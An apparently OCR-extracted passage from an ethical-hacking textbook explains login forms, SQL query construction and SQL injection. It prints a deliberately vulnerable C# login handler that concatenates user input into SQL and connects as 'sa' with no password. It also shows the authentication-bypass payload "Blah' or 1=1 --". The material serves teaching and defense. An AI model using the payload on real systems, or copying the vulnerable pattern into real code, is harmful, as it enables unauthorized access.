
```
<form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
Password: <input type=password name=password>
<input type=submit value=Login>
```

Understanding HTTP POST Request

An HTTP POST request is a method for carrying the requested data to the web server. Unlike the HTTP GET method, the HTTP POST request carries the requested data as a part of the message body. Thus, it is considered more secure than HTTP GET. HTTP POST requests can also pass large amounts of data to the server. They are ideal for communicating with an XML web service. These methods submit and retrieve data from the web server.

When a user provides information and clicks **Submit**, the browser submits a string to the web server that contains the user's credentials. This string is visible in the body of the HTTP or HTTPS POST request as

```
select * from Users where (username = 'smith' and password = 'simpson');
```



http://www.certifiedhacker.com/logon.aspx?

Account Login


Username: smith

Password: simpson

Submit

```
<form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
Password: <input type=password name=password>
<input type=submit value=Login>
```

Figure 15.1: Example of HTTP POST request



Understanding Normal SQL Query

Jason

Springfield

```
BadLogin.aspx.cs
private void cmdLogin_Click(object sender,
System.EventArgs e)
{ string strCnx =
"server=
 localhost;database=northwind;uid=sa;pwd=;";
SqlConnection cnx = new SqlConnection(strCnx);
 cnx.Open();
//This code is susceptible to SQL injection attacks.
string strQry = "SELECT Count(*) FROM
Users WHERE UserName='" + txtUser.Text +
"' AND Password='" + txtPassword.Text +
"'";
int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
intRecs = (int) cmd.ExecuteScalar();
if (intRecs>0) {
FormsAuthentication.RedirectFromLoginPage(txtUser.
Text, false); } else {
lblMsg.Text = "Login attempt failed."; }
cnx.Close();
}
```

Constructed SQL Query


```
SELECT Count(*) FROM Users WHERE UserName='Jason'
AND Password='Springfield'
```

Server-side Code (BadLogin.aspx)

Understanding Normal SQL Query

A query is an SQL command. Programmers write and execute SQL code in the form of query statements. SQL queries include selecting data, retrieving data, inserting/updating data, and creating data objects such as databases and tables. Query statements begin with a command such as SELECT, UPDATE, CREATE, or DELETE. Queries are used in server-side technologies to communicate with an application's database. A user request supplies parameters to replace placeholders that may be used in the server-side language. From this, a query is constructed and then executed to fetch data or perform other tasks on the database.

The diagram below shows a typical SQL query. It is constructed with user-supplied values, and upon execution, it displays results from the database.



Jason

Springfield

```
BadLogin.aspx.cs
private void cmdLogin_Click(object sender,
System.EventArgs e)
{ string strCnx =
"server=
 localhost;database=northwind;uid=sa;pwd=;";
SqlConnection cnx = new SqlConnection(strCnx);
 cnx.Open();
//This code is susceptible to SQL injection attacks.
string strQry = "SELECT Count(*) FROM
Users WHERE UserName='" + txtUser.Text +
"' AND Password='" + txtPassword.Text +
"'";
int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
intRecs = (int) cmd.ExecuteScalar();
if (intRecs>0) {
FormsAuthentication.RedirectFromLoginPage(txtUser.
Text, false); } else {
lblMsg.Text = "Login attempt failed."; }
cnx.Close();
}
```

Constructed SQL Query

```
SELECT Count(*) FROM Users WHERE UserName='Jason'
AND Password='Springfield'
```

`SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1`	`--' AND Password='Springfield'`

Understanding an SQL Injection Query

An SQL injection query exploits the normal execution of SQL. An attacker submits a request with values that will execute normally but return data from the database that the attacker seeks. The attacker can submit these malicious values because of the inability of the application to filter them before processing. If the values submitted by the users are not properly validated, then the application can potentially be targeted by an SQL injection attack.

An HTML form that receives and passes information posted by the user to the **Active Server Pages (ASP) script** running on an IIS web server is the best example of SQL injection. The information passed is the username and password. To create an SQL injection query, an attacker may submit the following values in application input fields, such as the username and password fields.

```
Username: Blah' or 1=1 --
Password: Springfield
```

As part of the normal execution of the query, these input values will replace placeholders, and the query will appear as follows:

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='
Springfield';
```

A close examination of this query reveals that the condition in the where clause will always be true. This query successfully executes as there is no syntax error, and it does not violate the normal execution of the query.

The diagram below shows a typical SQL injection query.

